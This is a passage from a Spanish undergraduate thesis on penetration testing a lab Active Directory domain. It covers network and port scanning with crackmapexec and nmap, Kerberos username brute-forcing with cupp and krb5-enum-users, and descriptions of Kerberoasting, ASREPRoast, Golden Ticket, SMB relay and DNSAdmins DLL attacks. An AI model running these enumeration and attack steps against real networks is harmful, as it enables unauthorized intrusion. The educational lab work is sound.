


Figura 8-Eschema inicial

Por último, como se puede observar en la **Figura 8**, éste será el esquema que seguirá todo el trabajo.

Empezará por el alcance que se le va a dar al proyecto, entrando en detalle en la finalidad, el tipo de auditoría y los compromisos legales; una vez establecido el alcance se pasará al reconocimiento, que comenzará por el reconocimiento de equipos, después, si se obtiene la información, pasará al reconocimiento de los servicios que corren en esos equipos y por último a los usuarios de los equipos; a continuación se evaluarán todos los servicios abiertos y se empezarán a ejecutar los ataques, cuando se obtengan las credenciales válidas, se intentará realizar la elevación de privilegios, obteniendo acceso de manera privilegiada al AD; seguidamente se establecerá persistencia en los equipos y por último se realizará el borrado de huellas.

La figura propuesta, se ha dividido por colores donde el verde son los procesos por los que va pasando el pentesting y los de color naranja son el subconjunto de actividades dentro de cada proceso que permite pasar al siguiente, por último, los apartados que no están señalados con colores significa que no se van a tratar de manera intensiva.

2.3.1.- ALCANCE

Para este primer punto, en este trabajo, no se recogen las peticiones reales que puede solicitar un cliente, ya que no se trabaja bajo un entorno real, pero el alcance propuesto por esta suele ser el habitual en entornos empresariales, lo que implica que un pentester puede usarlo para presentar los informes y detallar el trabajo realizado.

En los siguientes puntos se detalla el alcance que recibirá el desarrollo de este proyecto.

2.3.1.1.-FINALIDAD

Este proyecto se centra en las vulnerabilidades de un AD y los objetos que recoge en su red para la plataforma desplegada, el objetivo principal será este servicio, aunque se ejecutarán enumeraciones hacia los clientes para comprender como funciona la red, la elevación de privilegios se realizará sobre este servicio, pero la búsqueda de credenciales válidas será ejecutada en todos los equipos disponibles sobre la red.

Se debe recordar que la plataforma desplegada está pensada para el equipo que se encarga de la defensa generando logs y manteniendo su configuración lo más actualizada posible, por lo que existe la probabilidad que no existan elementos vulnerables conocidos y que se deba modificar la configuración de estos para poder probar los ataques.

2.3.1.2.-TIPO DE AUDITORIA

La auditoría más complicada y difícil de ejecutar en este entorno sería un auditoría de tipo caja negra, donde se tendría que buscar la estructura de red del entorno desde Internet, con el fin de llegar a conectarse a la red vulnerable; con el fin de no extender este trabajo, se propone una auditoría mixta de caja gris y caja blanca.

La auditoría de caja gris suele ser la más habitual en entornos empresariales, ya que el pentester actuará como un usuario dentro de la red, pero no conocerá los sistemas del cliente, por lo que tendrá que realizar un descubrimiento de la red del “cliente” y establecer un ataque para los equipos encontrados.

La auditoría de caja blanca, no se contempla de forma completa, ya que fuera de los servicios “básicos” del AD, no se ejecuta ningún otro servicio vulnerable que pueda ser atacado con las credenciales administradoras, pero una vez obtenidas se buscarán vulnerabilidades para obtener persistencia en los equipos, por lo que estas vulnerabilidades podrían buscarse de forma directa con este tipo de auditoría.

2.3.1.3.-COMPROMISOS LEGALES

Al no afectar arquitectura real de un cliente no se debe llegar a ningún compromiso legal.

2.3.2.- RECONOCIMIENTO

En este punto se buscarán todos los equipos de la red vulnerable y los posibles usuarios disponibles del AD.

2.3.2.1.-RECONOCIMIENTO DE EQUIPOS

Con los sistemas desplegados y el SO de pentesting activo sobre la misma red se debe realizar un reconocimiento de los equipos de la red, mediante el comando:

```
ifconfig
```

Se puede saber en qué segmento de la red se encuentra el SO de pentesting, en el caso de este proyecto todos los equipos están comprendidos en el rango de red 192.168.140.X con mascara de red 255.255.255.0.

El reconocimiento de los equipos del entorno puede realizarse mediante varias herramientas que realizan consultas a los protocolos que utilizan los sistemas Windows, como ARP o el protocolo SAMBA; en este proyecto se realizará mediante el protocolo SAMBA, que se explicará más adelante, a través de la herramienta crackmapexec [58] con el comando:

```
cme smb 192.168.140.0/24
```

El resultado puede comprobarse en el **Anexo 7.6.1.** en la **Figura 27.**

Este comando presenta todos los equipos disponibles con el protocolo SAMBA:

- Su ip.
- Su nombre en la red.
- Su sistema operativo.
- El dominio al que pertenece.
- Si firma el protocolo, con el fin de proteger la red, como se verá más adelante.
- La versión sobre la que tiene soporte el protocolo.

Como se puede comprobar se han reconocido un total de 4 equipos en la red, este trabajo de fin de grado se centrará en el ataque al cliente que se emula con las máquinas de Windows 10 y al AD que se emula con la máquina de Windows Server 2016.

2.3.2.2.-RECONOCIMIENTO DE SERVICIOS

Para cada uno de los equipos encontrados se debe realizar un escaneo de todos los puertos que tienen abiertos con el fin de conocer los servicios que corren en estos equipos y así poder vulnerarlos.

Para el reconocimiento de servicios se utilizará la herramienta nmap [59], con el comando:

```
nmap -sSV -n -Pn -p- -O 192.168.140.X
```

Los diferentes parámetros presentados en la herramienta corresponden a estas finalidades:

- sSV: es una combinación de dos parámetros:
 - sS: que realiza un TCP SYN port scan, “se envía un paquete SYN, como si se fuera a abrir una conexión real y después se espera una respuesta. Si se recibe un paquete SYN/ACK esto indica que el puerto está en escucha (abierto), mientras que si se recibe un RST (reset) indica que no hay nada escuchando en el puerto. Si no se recibe ninguna respuesta después de realizar algunas retransmisiones entonces el puerto se marca como filtrado. También se marca el puerto como filtrado si se recibe un error de tipo ICMP no alcanzable” [60]
 - sV: detecta el nombre del servicio y la versión que corre.
- n: se utiliza para no realizar resolución DNS.
- Pn: sirve para no realizar descubrimientos sobre la red, ya que sabemos en qué ip se encuentran los equipos.

- p-: se usa para buscar en todo el rango de puertos disponibles en la capa de transporte del modelo de red disponible, desde el 0 al 65535.
- -O: se utiliza para obtener el sistema operativo del equipo escaneado, en este trabajo, se usa para confirmar que el equipo escaneado es el adecuado.

Tras lanzarlo sobre la ip: 192.168.140.129 (AD), nos facilita todos los puertos abiertos junto con los servicios que corren y sus versiones.

El resultado del comando puede verse en el **Anexo 7.6.2.** en la **Figura 29.**

Como resultado del comando los puertos abiertos en los que se deben hacer hincapié son:

- 51: que referencia a la consulta de DNS.
- 88: que alberga el servicio de Kerberos.
- 135: permite la comunicación entre procesos (RPC).
- 389 y 3268: permiten el acceso a directorios para buscar elementos de la red (LDAP).
- 139 y 445: permite la compartición de elementos sobre la red (SMB).

Tras escanear el resto de las ip que corresponden a los clientes todos presentan los mismos servicios abiertos. Se puede comprobar el resultado del comando en el **Anexo 7.6.2.** en la **Figura 30.**

Los puertos con servicios conocidos sobre los que se debe investigar, en este tipo de equipos, son:

- 135: que permite la comunicación entre procesos (RPC).
- 139 y 445: permite la compartición de elementos sobre la red (SMB)

2.3.2.3.-RECONOCIMIENTO DE USUARIOS

Como se puede comprobar en el reconocimiento de equipos, los nombres de los equipos pueden ser bastante descriptivos a la hora de enumerar los posibles usuarios de los mismos, se va a realizar un ataque de fuerza bruta utilizando el protocolo de kerberos, que se ha comprobado que está abierto en el puerto 88 del AD y que se explicará más adelante, junto con la herramienta nmap a la que le pasaremos un diccionario con posibles usuarios **[61]**.

El diccionario elegido se debe modificar para presentar todas las posibles opciones disponibles, entre ellas añadiremos los nombres de pc, que generalmente se pueden llegar a usar como los nombres de usuarios. Con la herramienta cupp [62], que utiliza el diccionario facilitado, genera nuevas palabras, en este caso usuarios, utilizando las siguientes preguntas:

- ¿Quieres concatenar todas las palabras de la lista?: permite permutar todas las palabras que se encuentra en el archivo.
- ¿Quieres añadir caracteres especiales al final de las palabras?: añade estos caracteres “!, @, '#, \$, %, &, *”, al final de cada palabra.
- ¿Quieres añadir números aleatorios al final de las palabras?: añade números de 0 al 100 en todas las palabras.
- ¿Quieres sustituir letras por números?: sustituye los siguientes caracteres por número en todas las palabras a=4, i=1, e=3, t=7, o=0, s=5, g=9, z=2.

El comando para utilizar será:

```
cupp -w archivo.txt
```

Finalmente, tras responder todas las cuestiones se obtiene un nuevo diccionario con extensión “cupp.txt” con 12512 posibles usuarios.

Se puede comprobar el resultado del comando en el **Anexo 7.6.3.** en la **Figura 32.**

Tras lanzar el comando de nmap:

```
nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='jcballer.local',userdb=usersnames2.txt  
192.168.140.129
```

Que contiene los siguientes parámetros intermedios y al final la ip objetivo:

- p: indica el puerto sobre el que atacar.
- script: escoge el script de su base de datos a utilizar.
- script-args: manda al script elegido los argumentos necesarios para su ejecución.
- krb5-enum-users.realm: argumento necesario para el script “krb5-enum-users” que indica el dominio asociado de los usuarios.
- userdb: argumento necesario para el script “krb5-enum-users” que indica diccionario a probar sobre el servicio Kerberos del AD.

Se puede comprobar el resultado del comando en el **Anexo 7.6.2.** en la **Figura 31.**

Se observa cómo devuelve los usuarios correspondientes al AD (se debe separar en varios archivos porque la fuerza bruta contra el servicio hace que pierda la conexión tras varios intentos):

- jcaballero1@jcaballer.local
- administrador@jcaballer.local
- jcaballero2@jcaballer.local
- jcaballero3@jcaballer.local
- jcaballeroadm@jcaballer.local

2.3.2.4.-ENTORNO FINAL

Tras la enumeración y suponiendo que los usuarios correspondan cada uno con el equipo enumerado se puede llegar al siguiente esquema de la red auditada:




Figura 9-Entorno vulnerable Primera Fase

2.3.3.- SERVICIOS Y VULNERABILIDADES

Para cada uno de los servicios y sistemas operativos disponibles en cada máquina se debe identificar cómo funciona cada uno de ellos y las posibles vulnerabilidades, con el fin de poder acceder a las máquinas con credenciales válidas.

2.3.3.1.-KERBEROS

Kerberos es un protocolo de autenticación [63] para los clientes y servidores de un AD, suele ejecutarse sobre el puerto 88.

Para el uso de este protocolo intervienen varios actores [64]:

- Usuario: que solicita el acceso al servicio.
- Servidor de aplicación (AP, por sus siglas en inglés): donde el usuario quiere acceder.
- Centro de Distribución de Claves (KDC, por sus siglas en inglés): que se encarga del envío de los tickets al cliente desde el Controlador de dominio. Además, cuenta con un servicio llamado AS (Authentication Service) que es el que se encarga de tramitar los tickets.

Para que los usuarios puedan realizar las gestiones que tienen permitidas dentro del dominio de Kerberos, este utiliza uno objetos de distribución llamados *tickets*, existen de dos tipos:

- TGS (Ticket Granting Service): es un ticket otorgado a un servicio para que puedan acceder a sus recursos, este tipo de ticket está cifrado con la clave del servicio.
- TGT (Ticket Granting Ticket): este es un ticket presentado al KDC necesario para obtener el TGS, este ticket se cifra con la clave del KDC, derivada del hash NTLM de la cuenta krbtgt.

Los mensajes más comunes transmitidos por el protocolo durante su proceso de ejecución son:

- KRB_AS_REQ: se usa para solicitar un TGT al KDC.
- KRB_AS_REP: es la respuesta del KDC para hacer llegar el TGT.
- KRB_TGS_REQ: se solicita el TGS al KDC, utilizando el TGT.
- KRB_TGS_REP: es la respuesta a la solicitud de TGS por parte del usuario.
- KRB_AP_REQ: se usa para identificar al usuario en un servicio mediante el TGS recibido.
- KRB_AP_REP: es la respuesta del servicio frente a la autenticación del usuario.
- KRB_ERROR: se usa para notificar errores.

En la siguiente imagen se puede visualizar la secuencia de mensajes de autenticación sobre el protocolo:




Figura 10-Mensajes de Kerberos para la autenticación en un servicio [65]

Uno de los principales problemas es que toda la información que necesita el TGS está incluido en el Ticket (TGT) que emite el AS, aunque se encuentra encriptado por la contraseña de la cuenta krbtgt, esto hace que sea la más importante de todo el entorno, haciendo que cualquier información del TGT sea de confianza y pueda ser vulnerado si no se establece de forma correcta. Otras vulnerabilidades que presenta el protocolo son:

- **Pass The Hash:** el pentester obtiene el hash de un usuario, mediante el fichero SAM [66] o NTDS.DIT [67], con el fin poder acceder a los servicios que tenga permisos.
- **Golden/Silver Ticket:** como se ha comentado con anterioridad esta es la vulnerabilidad más importante, ya que con el hash del usuario krbtgt se puede construir un TGT valido para siempre hasta que el usuario krbtgt cambie la contraseña.
- **Kerberoasting:** el pentester obtiene mediante diferentes técnicas algún TGS, que es el que se encuentra cifrado por la clave del servicio que lo gestiona, como la clave incluye el hash NTLM del usuario, sería posible encontrar la contraseña de manera offline con fuerza bruta.

- ASREPRoast: esta vulnerabilidad usa la configuración de atributos de un usuario, en concreto la que no solicita pre-autenticación lo que permite generar un mensaje KRB_AS_REQ sin conocer las credenciales del usuario y esto permite recibir un mensaje KRB_AS_REP, que como en el caso anterior, este contiene el hash NTLM del usuario y podría ser crackeado de manera offline.

2.3.3.2.-SAMBA

Se trata de un protocolo para compartir archivos en entornos Windows **[68]**, se suele ejecutar sobre el puerto 445, al ser una implementación del protocolo CIFS, para sistemas UNIX, este permite interconexión con este tipo de sistemas para que puedan actuar como clientes de Windows, por último, permite validar clientes haciendo uso del dominio del AD.

Está compuesto por dos servicios principales, que se encarga de proporcionar los recursos **[69]**:

- smbd: es servicio permite la compartición de recursos sobre una red SMB, además, es el encargado de gestionar la verificación y autorización de los usuarios contra el recurso.
- nmdb: este servicio es el que permite la búsqueda de recursos mediante Windows Internet Name Service (WINS).

Uno de los principales problemas que se encuentra con este servicio, es que permite la validación de usuarios, por lo que a cada recurso que accede envía las credenciales de usuario hasheadas, si son débiles permite su fuerza bruta y vulneración de estas de manera offline.

Se han detectado muchas vulnerabilidades muy importantes relacionadas con este servicio algunas de estas son [70]:

- **SMB-Trap**: esta vulnerabilidad hace uso de la API URLMon.dll, que intenta autenticar automáticamente al host cuando una página intenta acceder a algún recurso a través de SMB, enviando credenciales de Windows Hasheadas.




Figura 11-Ataque SMB-Trap [71]

- **NTLM Theft**: la colocación de archivos maliciosos en un sistema puede provocar un intento de autenticación SMB, permitiendo que el hash de NetNTLMv2 sea interceptado con alguna herramienta.
- **SMB relay attack**: este ataque utiliza envenadores de red para capturar sesiones de autenticación SMB en una red interna, para retransmitirlas a una máquina objetivo.

2.3.3.3.-DNS

El protocolo DNS es el que se encarga de traducir los nombres de dominio a direcciones ip, facilitando la carga del recurso ofrecido, suelen estar presentes a través del puerto 53. Un servidor DNS que traduzca nombres de dominios internos de un cliente no se suelen exponer en Internet.

Existen diferentes tipos de servidores DNS [72]:

- Primario: son responsables de los dominios de primer nivel (TLD).
- Secundario: tienen autoridad para una zona concreta. Sólo responden a las consultas de su zona de responsabilidad y su información es vinculante.
- Caché: almacenan en caché la información de otros servidores de nombres durante un periodo determinado, indicado por un servidor primario.
- Reenviador: reenvían las consultas DNS a otro servidor DNS.

Uno de los problemas más conocidos sobre este servicio reside en que un usuario del grupo DNSAdmins, puede inyectar un DLL y ejecutarse con privilegios de SYSTEM, los más altos, esto se realizaría incluyendo el DLL en un recurso compartido y reiniciando los servidores DNS.

Otro de los posibles vectores de ataque para conseguir bloquear el sistema que alberga el servidor DNS, es mediante la recursión de DNS, si está habilitada, un atacante podría falsificar el origen en el paquete UDP para hacer que el DNS envíe la respuesta al servidor víctima, abusando así de los tipos de registro ANY o DNSSEC.

2.3.3.4.-LDAP

Se trata de un protocolo que permite localizar recursos dentro de una red, pública o privada, suele ejecutarse en los puertos: 389, 636, 3268, 3269.

El directorio de recursos, puede distribuirse entre muchos servidores [73], replicando el directorio principal y sincronizándose cada cierto tiempo.

Un servidor LDAP se denomina Agente del Sistema de Directorio (DSA, por sus siglas en inglés), este es el responsable de recibir las solicitudes de los usuarios, reenviarlas a otros DSA si es necesario y responder a las solicitudes de los usuarios.

El directorio está organizado en una estructura de árbol, comenzando en el directorio raíz, ramificándose países, cada uno dividido en organizaciones, extendiéndose en unidades organizacionales y ramificándose, por último, en los diferentes recursos, como archivos, personas o recursos compartidos.

Algunos de los problemas encontrados en LDAP es la falta de cifrado en las consultas a este, lo que provoca envío de credenciales en texto claro. También un ataque MITM puede degradar la versión del protocolo para que envíe las credenciales en texto plano; además se puede ofrecer un certificado falso para presentar los recursos y si es aceptado recibir las credenciales en texto plano.

Por último, con unas credenciales válidas es posible la obtención de toda la información sobre el administrador del dominio.

2.3.3.5.-NTLM

Es un protocolo de autenticación que permite que diferentes ordenadores y servidores se verifiquen entre sí usando hashes [74].

NTLM utiliza un proceso llamado desafío/respuesta que se encarga de gestionar la autenticación, los pasos que sigue pueden verse en la **Figura 12**:

